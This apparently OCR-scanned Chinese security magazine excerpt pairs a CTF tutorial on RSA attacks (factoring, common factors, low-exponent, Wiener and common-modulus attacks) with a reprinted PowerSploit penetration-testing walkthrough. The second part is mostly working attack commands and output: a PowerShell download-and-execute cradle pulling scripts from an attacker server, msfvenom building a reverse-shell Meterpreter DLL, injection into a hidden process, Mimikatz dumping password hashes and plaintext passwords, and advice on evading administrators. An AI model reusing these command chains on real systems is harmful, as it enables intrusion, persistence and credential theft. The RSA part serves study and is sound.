这里就不讨论数论的基础了，进行 RSA 的题目解答，至少要懂得基本的数论知识的，如果不了解数论的基本知识的话，网上相关内容还是挺多的。

RSA 基于一个简单的数论事实，两个大素数相乘十分容易，将其进行因式分解确实困难的。在量子计算机还没有成熟的今天，RSA 算法凭借其良好的抵抗各种攻击的能力，在公钥密码体制中发挥着中流砥柱的作用。然而即便 RSA 算法目前来说是安全可靠的，但是错误的应用场景，错误的环境配置，以及错误的使用方法，都会导致 RSA 的算法体系出现问题，从而也派生出针对各种特定场景下的 RSA 攻击方法。

本文针对一些在 CTF 中常见的 RSA 攻击方法，从如何识别应该应用那种方法以及如何去解题来介绍 CTF 中的 RSA 题目的常见解法。

RSA 算法描述

RSA 算法涉及三个参数，n，e，d，私钥为 n，d，公钥为 n，e。

其中 n 是两个大素数 p，q 的乘积。

d 是 e 模$\varphi(\mathrm{n})$ 的逆元，φ(n)是 n 的欧拉函数。

c 为密文，m 为明文，则加密过程如下：

$$\mathrm{c} \equiv m^e \bmod \mathrm{n}$$

解密过程如下：

$$\mathrm{m} \equiv c^d \bmod \mathrm{n}$$

n，e 是公开的情况下，想要知道 d 的值，必须要将 n 分解计算出 n 的欧拉函数值，而 n 是两个大素数 p，q 的乘积，将其分解是困难的。

RSA 题目类型

在 CTF 竞赛中，RSA 理所当然处在 CRYPTO 中居多。而且 RSA 作为典型的加密算法，其出镜率可谓相当高，基本上所有比赛都会有几道 RSA 的题目出现。

数据处理

在进行做题之前，我们要将数据处理成可以做题的模式。基本上来说，RSA 的题目都是围绕着 c，m，e，d，n，p，q 这几个参数展开的，但是题目一般不会直接给这种样子的参数，而是通过别的方式给出，这里就需要我们使用一些工具或者自己手工将这些参数提取出来。

pem 文件：针对此类文件可以直接使用 openssl 提取，大概使用过的方式有：

```
openssl     rsautl -encrypt -in FLAG -inkey public.pem -pubin -out flag.enc
openssl     rsa -pubin -text -modulus -in warmup -in public.pem
```

pcap 文件：针对此类文件可以使用 wireshark follow 一下。这种问题一般都是写了一个交互的 crypto 系统，所以可能产生多轮交互。

PPC 模式：这种模式是上述 pcap 文件的交互版，会给一个端口进行一些 crypto 的交互，参数会在交互中给出。

第二个需要处理的就是明密文，这个方法多多，不多赘述。

0x02 模数分解

说一说

解决 RSA 题目最简单，最暴力，最好使的方法就是分解模数 n。如果能够将 n 分解成功，成功得到 p，q 的取值，那么可求 n 的欧拉函数的值。

$$\varphi(n)=(p-1)(q-1)\ \Phi(n)=(p-1)(q-1)$$

而通过 e，d 与 n 的欧拉函数满足如下关系：

$$ed=1 \bmod \varphi(n)$$

通过欧几里得算法可以通过 e 与 n 的欧拉函数的值轻易求出 d，从而计算出解密密钥。

即在知道 e，p，q 的情况下，可以解出 d：

```
def egcd(a, b):
        if a == 0:
            return (b, 0, 1)
        else:
```

```
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)
def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
        raise Exception('modular inverse does not exist')
    else:
        return x % m
```

modinv 函数即为求模拟的函数，在知道 e，p，q 的情况下，可以：

```
d=modinv(e,(p-1)*(q-1))
```

即可求出解密密钥。

写到这里，要提出一个细节问题，在利用 python 进行 rsa 的题目求解过程中：

$$c \equiv m^e \bmod n$$

此类运算需要使用 pow 函数来进行求解，而不是直接 m**e % n，这样会慢死的。Python 在处理此类运算进行了优化。比如刚才在已知 p，q 的时候利用 modinv 函数求出了 d，然后就可以利用 pow 函数求出明文：

```
m=pow(c,d,n)
```

例题：

https://www.jarvisoj.com (very easy RSA)

题目中直接给了 p，q，e。

可以直接求出 d：

```
p = 34875839475894375892379587238923462547 77
q = 87678678435689347659834765843765783 89
e = 65537
d = modinv(e, (p-1)*(q-1))
print d
```

直接分解 n

介绍：

素数分解问题是困难的，但是可以通过计算机进行暴力分解。1999 年，名为 Cray 的超级计算机用了 5 个月时间分解了 512bit 的 n。2009 年，一群研究人员成功分解了 768bit 的 n。2010 年，又提出了一些针对 1024bit 的 n 的分解的途径，但是没有正面分解成功。通常

意义上来说，一般认为 2048bit 以上的 n 是安全的。现在一般的公钥证书都是 4096bit 的证书。

如果 n 比较小，那么可以通过工具进行直接 n 分解，从而得到私钥。如果 n 的大小小于 256bit，那么我们通过本地工具即可爆破成功。例如采用 windows 平台的 RSATool2v17，可以在几分钟内完成 256bit 的 n 的分解。

如果 n 在 768bit 或者更高，可以尝试使用一些在线的 n 分解网站，这些网站会存储一些已经分解成功的 n，比如：http://factordb.com

通过在此类网站上查询 n ,如果可以分解或者之前分解成功过 ,那么可以直接得到 p 和 q。然后利用前述方法求解得到密文。

识别：


此类问题一般是分值较小的题目，提取出 n 之后可以发现 n 的长度小于等于 512bit，可以直接取分解 n。如果大于 512bit，建议在使用每个题目都用后面所说的方法去解题。

例题：

比如在某次竞赛中，发现：

n=87924348264132406875276140514499937145050893665602592992418171647042491658461

利用 factordb 分解：



利用公约数

介绍：

如果在两次公钥的加密过程中使用的n_1 和n_2具有相同的素因子，那么可以利用欧几里得算法直接将n_1和n_2分解。

通过欧几里得算法可以直接求出n_1和n_2的最大公约数 p：

(n_1, n_2)= p

可以得出：

n_1=pq_1

n_2=pq_2

直接分解成功。而欧几里得算法的时间复杂度为 :O(log n)。这个时间复杂度即便是 4096 bit 也是秒破级别。

```
def gcd(a, b):
    if a < b:
        a, b = b, a
    while b != 0:
        temp = a % b
        a = b
        b = temp
    return a
```

识别此类题目，通常会发现题目给了若干个 n，均不相同，并且都是 2048bit，4096bit 级别，无法正面硬杠，并且明文都没什么联系，e 也一般取 65537。　　识别：

例题：

在一个题目中，你拿到了两个 n，e 都为 65537，两个 n 分别为：

```
n1=905101396540408448287008786482145553515900869604295302196563108909579534883095438312732385327252896772931104517960540769359266568331166058120488657114632772028845587492728112812111732357969120479239991310662754327445703617245581480571566829370560367538687822094772218691411299045272217436371363029768515966932895152089193840345279765068584952365819194741142906882973405374518046075860428305134433964142981937311236521173921616042049416707199643850685052616838938685049979610200362540424564579627169031074880432 7
n2=132259483961796038160620464187172147926685124136250915699975243642439959919610188941500592078240938374204513752405503100502093989645063185189916201425759266237804115322572307019858216294257220306087220355706904741712592381539470953103035228319716646660675426490344616217256562348690055012934239751847019297291700772802514362161672930585600300890061402243754256795711817872069827124772614325795379812780557553445737670769517933120624802750045646575902637198160335641394971099420737017550118731532053662385856657 43
```

通过直接分解，上 factordb 都分解失败。通过尝试发现：

```
print gcd(n1,n2)
```

打印出：

```
15648597797200395655088701825693242081175556679179978011048626010989336994628490078791842030512781941806646164706695595753708683848203689301045600745388721992
```

13236203822337186927275879139590248731148622362880471439310489228147093224418374555428793546002109

则此致即为两个 n 共有的素因子 p，然后进一步求出 q，求解完毕。

Fermat 方法与 Pollard rho 方法

介绍：

针对大整数的分解有很多种算法，性能上各有优异，有 Fermat 方法，Pollard rho 方法，试除法，以及椭圆曲线法，连分数法，二次筛选法，数域分析法等等。其中一些方法应用在 RSA 的攻击上也有奇效。

在 p，q 的取值差异过大，或者 p，q 的取值过于相近的时候，Format 方法与 Pollard rho 方法都可以很快将 n 分解成功。

此类分解方法有一个开源项目 yafu 将其自动化实现了，不论 n 的大小，只要 p 和 q 存在相差过大或者过近时，都可以通过 yafu 很快地分解成功。

识别：

在直接分解 n 无望，不能利用公约数分解 n 之后，都应该使用 yafu 去试一下。

例题：

https://www.jarvisoj.com (Medium RSA)

此题首先从 pem 中提取 N 和 e，然后上 yafu，直接分解成功。

```
E:\20160921\桌面\yafu-1.34>E:\20160921\桌面\yafu-1.34\yafu-x64.exe
factor(87924348264132406875276140514499937145050893665602592992418171647042491658461)


fac: factoring 87924348264132406875276140514499937145050893665602592992418171647042491658461
fac: using pretesting plan: normal
fac: no tune info: using qs/gnfs crossover of 95 digits

starting SIQS on c77: 87924348264132406875276140514499937145050893665602592992418171647042491658461

==== sieving in progress (1 thread):   36224 relations needed ====
====           Press ctrl-c to abort and save state           ====


SIQS elapsed time = 1.6526 seconds.
Total factoring time = 1.6838 seconds


***factors found***

P39 = 275127860351348928173285174381581152299
P39 = 319576316814478949870590164193048041239

ans = 1
```

安全客 (bobao.360.cn)

0x03 低加密指数攻击

在 RSA 中 e 也称为加密指数。由于 e 是可以随意选取的，选取小一点的 e 可以缩短加密时间，但是选取不当的话，就会造成安全问题。

e=3 时的小明文攻击

介绍：

当 e=3 时，如果明文过小，导致明文的三次方仍然小于 n，那么通过直接对密文三次开方，即可得到明文。

即：

$$c \equiv m^e \bmod n$$

如果 e=3，且$m^e < n$，那么：

$$c = m^e, e = 3$$

$$m = \sqrt[3]{c}$$

如果明文的三次方比 n 大，但是不是足够大，那么设 k，有：

$$c = m^e + kn$$

爆破 k，如果 c-kn 能开三次根式，那么可以直接得到明文。

识别：

推荐在 e=3 的时候首先尝试这种方法。

例题：

https://www.jarvisoj.com (Extremely hard RSA)

关键代码如下：此题通过不断给明文+n 开三次方即可求得：

```
i=0
    while 1:
    if(gmpy.root(c+i*N, 3)[1]==1):
        print gmpy.root(c+i*N, 3)
        break
    i=i+1
```

低加密指数广播攻击

介绍：

如果选取的加密指数较低，并且使用了相同的加密指数给一个接受者的群发送相同的信息，那么可以进行广播攻击得到明文。

即，选取了相同的加密指数 e（这里取 e=3），对相同的明文 m 进行了加密并进行了消息的传递，那么有：

$$c_1 \equiv m^e \bmod n_1$$

$$c_2 \equiv m^e \bmod n_2$$

$$c_3 \equiv m^e \bmod n_3$$

对上述等式运用中国剩余定理，在 e=3 时，可以得到：

$$c_x \equiv m^e \bmod n_1 n_2 n_3$$

通过对c_x进行三次开方可以求得明文。

识别：

这个识别起来比较简单，一般来说都是给了三组加密的参数和明密文，其中题目很明确地能告诉你这三组的明文都是一样的，并且 e 都取了一个较小的数字。

例题：

SCTF2016，CODE300

题目第二轮中通过流量包的方式给了广播攻击的参数。

这里我就不卖萌了，直接给国外类似一题的网址：

http://codezen.fr/2014/01/16/hackyou-2014-crypto-400-cryptonet

Coppersmith 定理攻击

Coppersmith 定理指出在一个 e 阶的 mod n 多项式 f(x)中，如果有一个根小于$n^{\frac{1}{e}}$，就可以运用一个 O(log n)的算法求出这些根。

这个定理可以应用于 RSA 算法。如果 e = 3 并且在明文当中只有三分之二的比特是已知的，这种算法可以求出明文中所有的比特。

并未找到真题。

0x04 低解密指数攻击

介绍：

与低加密指数相同，低解密指数可以加快解密的过程，但是者也带来了安全问题。Wiener 表示如果满足：

$$d < \frac{1}{3} g n^{\frac{1}{4}}$$

那么一种基于连分数(一个数论当中的问题)的特殊攻击类型就可以危害 RSA 的安全。此时需要满足：

$$q < p < 2q$$

如果满足上述条件，通过 Wiener Attack 可以在多项式时间中分解 n。

rsa-wiener-attack 的攻击源码开源在了 github 中，采取 python 编写，可以很容易使用。

识别：

非常简单，e 看起来很大就行了。

例题：

直接 github 用工具就行。https://github.com/pablocelayes/rsa-wiener-attack

这里注意一个细节问题，如果在运行脚本的时候报错，请在脚本前加上：

```
import      sys
sys.setrecursionlimit(10000000)
```

0x05 共模攻击

介绍：

如果在 RSA 的使用中使用了相同的模 n 对相同的明文 m 进行了加密，那么就可以在不分解 n 的情况下还原出明文 m 的值。

即：

$$c_1 \equiv m^{e_1} \bmod n$$
$$c_2 \equiv m^{e_2} \bmod n$$

此时不需要分解 n，不需要求解私钥，如果两个加密指数互素，就可以通过共模攻击在两个密文和公钥被嗅探到的情况下还原出明文 m 的值。

过程如下，首先两个加密指数互质，则：

$$(e1, e2) = 1$$

即存在s_2，s_2使得：

$$s_1 e_1 + s_2 e_2 = 1$$

又因为：

$$c_1 \equiv m^{e_1} \bmod n$$
$$c_2 \equiv m^{e_2} \bmod n$$

通过代入化简可以得出：

$$c_1^{s_1} c_2^{s_2} \equiv m \bmod n$$

明文解出。

识别：

非常简单，若干次加密，每次 n 都一样，明文根据题意也一样即可。

例题：

https://www.jarvisoj.com (very hard RSA)

如果已知：n1，n2，c1，c2，e1，e2，并且其中 n1=n2 的话：

```
s = egcd(e1, e2)
  s1 = s[1]
  s2 = s[2]
      print s
  n=n1
      if s1<0:
          s1 = - s1
          c1 = modinv(c1, n)
      elif s2<0:
          s2 = - s2
          c2 = modinv(c2, n)
  m=(pow(c1,s1,n)*pow(c2,s2,n)) % n
```

0x06 总结

这里总结方法也不是全部的方法，但是希望能够对大家 RSA 方面解题过程中能提供一些帮助。这里推荐汪神的 OJ 系统，里面题目多多，关于 RSA 也有不少，可以在此练习：https://www.jarvisoj.com

本文如有什么问题或建议，请联系我，一定虚心接受：bibi@flappypig.club。

MoreSec
企业信赖的安全伙伴

招聘

高级Python

安全产品经理

安全研究员

测试工程师

来自「默安科技」的诚意招聘 —— We Need You

扫码了解更多详情

杭州 · 梦想小镇

0571-57890067
hr@moresec.cn

【安全工具】

渗透利器之 Powershell

作者：阻圣
原文来源：【安全客】http://bobao.360.cn/learning/detail/3104.html

前言

Powershell 是 Microsoft Windows 命令行 shell 程序和脚本环境，它提供了令人难以置信的灵活性和功能来管理 Windows 系统，现在 Windows 系统上基本上都有它的存在。正因为它的强大，才能被我们所利用，帮助我们进行渗透测试。

Powershell 的优秀之处

1. 代码运行在内存中可以不去接触磁盘
2. 从另一个系统中下载代码并执行
3. 很多安全产品并不能监测到 Powershell 的活动
4. cmd.exe 通常被阻止运行，但是 Powershell 不会。

各个 Windows 下 Powershell 版本

操作系统	powershell版本	是否可升级
window7/Windows Server 2008	2.0	可以升级为3.0，4.0
Windows 8 /Windows server 2012	3.0	可以升级为4.0
Windows 8.1/Windows server 2012 R2	4.0	否

安全客（bobao.360.cn）

Powershell 运行选项

以下介绍了渗透测试过程中我们经常要使用到的 Powershell 运行选项：

```
-WindowsStyle Hidden  隐藏自己的窗口
-ExecutionPolicy Bypass  绕过策略
```

Powershell 脚本默认情况下无法在 cmd 下或双击执行，这时我们就可以使用这个选项绕过。

PowerSploit

PowerSploit 是 GitHub 上面的一个安全项目，上面有很多 Powershell 攻击脚本，它们主要被用来渗透中的信息侦察、权限提升、权限维持。

项目地址：https://github.com/PowerShellMafia/PowerSploit

项目地址 2：https://github.com/larryaqk360/PowerSploit

一、代码执行（CodeExecution）

1. Invoke-DllInjection

2. Invoke-ReflectivePEInjection

3. Invoke-Shellcode

4. Invoke-WmiCommand

二、脚本修改（ScriptModification）

1. Out-EncodedCommand

2. Out-CompressedDll

3. Out-EncryptedScript

4. Remove-Comments

三、权限维持（Persistence）

1. New-UserPersistenceOption

2. New-ElevatedPersistenceOption

3. Add-Persistence

4. Install-SSP

5. Get-SecurityPackages

四、绕过杀毒软件（AntivirusBypass）

Find-AVSignature

五、信息收集（Exfiltration）

这个文件夹主要是收集目标主机上的信息。

六、信息侦察（Recon）

这个文件夹主要是以目标主机为跳板进行内网主机侦察。

搭建 PowerSploit 脚本服务器

1. 下载 PowerSploit 到服务器

```
root@kali:/var/www/html# git clone https://github.com/PowerShellMafia/PowerSploi
t.git
正克隆到 'PowerSploit'...
remote: Counting objects: 2397, done.
remote: Total 2397 (delta 0), reused 0 (delta 0), pack-reused 2397
接收对象中：100% (2397/2397), 8.34 MiB | 44.00 KiB/s, 完成.
处理 delta 中：100% (1345/1345), 完成.
检查连接... 完成。
root@kali:/var/www/html# ls
index.html  PowerSploit
root@kali:/var/www/html# cd PowerSploit/
root@kali:/var/www/html/PowerSploit# ls
AntivirusBypass  Mayhem            PowerSploit.pssproj  Recon
CodeExecution    Persistence       PowerSploit.sln      ScriptModification
Exfiltration     PowerSploit.psd1  Privesc              Tests
LICENSE          PowerSploit.psm1  README.md
```


安全客（bobao.360.cn）

2. 启动 Apache

```
root@kali:/var/www/html/PowerSploit# service apache2 start
```

安全客（bobao.360.cn）

3. 查看是否成功搭建



实战运用

由于篇幅问题，我们不可能针对每一个脚本都进行详细的介绍，所以这里我们来介绍一下实战中最常用到的脚本。

IEX 远程下载脚本执行：

```
IEX(New-Object Net.WebClient).DownloadString("脚本地址")
```

获取 Shell：

1.Invoke-DllInjection


将 DLL 文件注入到当前进程中

我们首先来生成一个 DLL 反弹马

```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.16
8.6.133 lport=4444 -f dll -o /var/www/html/PowerSploit/msf.dll
No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
No Arch selected, selecting Arch: x86_64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 5120 bytes
Saved as: /var/www/html/PowerSploit/msf.dll
```

安全客（bobao.360.cn）

在目标机上保存 msf.dll 到本地



我们下载 Invoke-DllInjection 脚本

```
PS C:\Users\root\Desktop> IEX(New-Object Net.WebClient).DownloadString("http://1
92.168.6.133/PowerSploit/CodeExecution/Invoke-DllInjection.ps1")
```

安全客（bobao.360.cn）

运行一个隐藏进程并注入 DLL 反弹木马

```
PS C:\Users\root> Start-Process C:\Windows\system32\notepad.exe -WindowStyle Hid
den
PS C:\Users\root> Get-Process notepad

Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id ProcessName
-------  ------    -----      ----- -----   ------     -- -----------
     55       7     1412       5208    75     0.02   1548 notepad


PS C:\Users\root> Invoke-DllInjection -ProcessID 1548 -dll C:\Users\root\Desktop
\msf.dll

   Size(K) ModuleName                                          FileName
   ------- ----------                                          --------
        20 msf.dll                                             C:\Users\root\...


PS C:\Users\root>
```

安全客（bobao.360.cn）

可以看见 Meterpreter 会话成功建立了

2. Invoke-Shellcode

在当前进程中注入 Shellcode

Powershell 调用 Windows API 非常方便，所以也可以直接来执行 Shellcode。PowerSploit 也提供了一些 Shellcode，看下图：

Index of /PowerSploit/CodeExecution/Invoke-ReflectivePEInjection_Resources

Name	Last modified	Size	Description
Parent Directory		-	
DemoDLL/	2016-10-11 04:04	-	
DemoDLL_RemoteProcess/	2016-10-11 04:04	-	
DemoExe/	2016-10-11 04:04	-	
ExeToInjectInTo/	2016-10-11 04:04	-	
Shellcode/	2016-10-11 04:04	-	

Apache/2.4.23 (Debian) Server at 192.168.6.133 Port 80

安全客（bobao.360.cn）

扩大成果-内网端口扫描

1. 我们先下载 Invoke-Portscan

```
PS C:\Users\root> IEX(New-Object Net.WebClient).DownloadString("http://192.168.6
.133/PowerSploit/Recon/Invoke-Portscan.ps1")
PS C:\Users\root> Invoke-Portscan -Hosts 192.168.6.133 -Ports "21,22,80,3389"
```

安全客 (bobao.360.cn)

2. 结果

```
Hostname      : 192.168.6.133
alive         : True
openPorts     : {80}
closedPorts   : {22, 3389}
filteredPorts : {21}
finishTime    : 2016/10/13 12:42:49
```

安全客 (bobao.360.cn)

获取主机密码

为了不让管理员发现，我们不能再目标机上添加任何账户，这时候我们就需要来获取管理员密码来维持访问。这里我们就需要使用到脚本 Invoke-Mimikatz，注意需要管理员权限。

1.下载脚本

```
PS C:\Windows\system32> IEX(New-Object Net.WebClient).DownloadString("http://192
.168.6.133/PowerSploit/Exfiltration/Invoke-Mimikatz.ps1")
```

安全客 (bobao.360.cn)

2.dump 密码 ：

```
Invoke-Mimikatz –DumpCreds
```

```
Logon Server      : WIN-T2RV0QDM44N
Logon Time        : 2016/10/13 13:09:13
SID               : S-1-5-21-741523246-1514103169-2710774929-1000
        msv :
         [00000003] Primary
         * Username : root
         * Domain   : WIN-T2RV0QDM44N
         * LM       : 44efce164ab921caaad3b435b51404ee
         * NTLM     : 32ed87bdb5fdc5e9cba88547376818d4
         * SHA1     : 6ed5833cf35286ebf8662b7b5949f0d742bbec3f
        tspkg :
         * Username : root
         * Domain   : WIN-T2RV0QDM44N
         * Password : 123456
        wdigest :
         * Username : root
         * Domain   : WIN-T2RV0QDM44N
         * Password : 123456
        kerberos :
         * Username : root
         * Domain   : WIN-T2RV0QDM44N
         * Password : 123456
        ssp :
        credman :
```

安全客（bobao.360.cn）

再来一个大杀器-键盘记录

这样它就进行键盘记录，不仅有键盘输入记录还有鼠标输入记录，而且还有很详细的时间，实战使用的时候，我们就要在放入后台运行。

漏洞探测-攻击进行时

下载脚本：

```
IEX(New-Object Net.WebClient).DownloadString("http://192.168.6.133/PowerSploit/Privesc/PowerUp.ps1")
```

Invoke-AllChecks：输出可识别的漏洞

```
PS C:\Users\root> Invoke-AllChecks

[*] Running Invoke-AllChecks


[*] Checking if user is in a local group with administrative privileges...
[+] User is in a local group that grants administrative privileges!
[+] Run a BypassUAC attack to elevate privileges to admin.


[*] Checking for unquoted service paths...


[*] Checking service executable and argument permissions...


[*] Checking service permissions...


[*] Checking %PATH% for potentially hijackable .dll locations...


[*] Checking for AlwaysInstallElevated registry key...
```

安全客 (bobao.360.cn)

自学指南-Get Help

脚本很多，很难一一介绍，剩下就要自己来尝试了，但是网上基本上找不到使用教程，所以就需要来获取帮助信息，来帮助自己学习。

比如 Invoke-DllInjection

下载脚本 ：

```
IEX(New-Object
Net.WebClient).DownloadString("http://192.168.6.133/PowerSploit/CodeExecution/Invoke-DllInjection.ps1")
```

获取帮助信息 ：

```
Get-Help Invoke-DllInjection
```

```
PS C:\Users\root> Get-Help Invoke-DllInjection

名称
    Invoke-DllInjection

摘要
    Injects a Dll into the process ID of your choosing.

    PowerSploit Function: Invoke-DllInjection
    Author: Matthew Graeber (@mattifestation)
    License: BSD 3-Clause
    Required Dependencies: None
    Optional Dependencies: None


语法
    Invoke-DllInjection [-ProcessID] <Int32> [-Dll] <String> [<CommonParameters
    >]
```

安全客 (bobao.360.cn)

查看事例 ：

```
Get-Help Invoke-DllInjection -Examples
```

```
PS C:\Users\root> Get-Help Invoke-DllInjection -Examples

名称
    Invoke-DllInjection

摘要
    Injects a Dll into the process ID of your choosing.

    PowerSploit Function: Invoke-DllInjection
    Author: Matthew Graeber (@mattifestation)
    License: BSD 3-Clause
    Required Dependencies: None
    Optional Dependencies: None

    -------------------------- 示例 1 --------------------------

    C:\PS>Invoke-DllInjection -ProcessID 4274 -Dll evil.dll


    Description
    -----------
    Inject 'evil.dll' into process ID 4274.
```

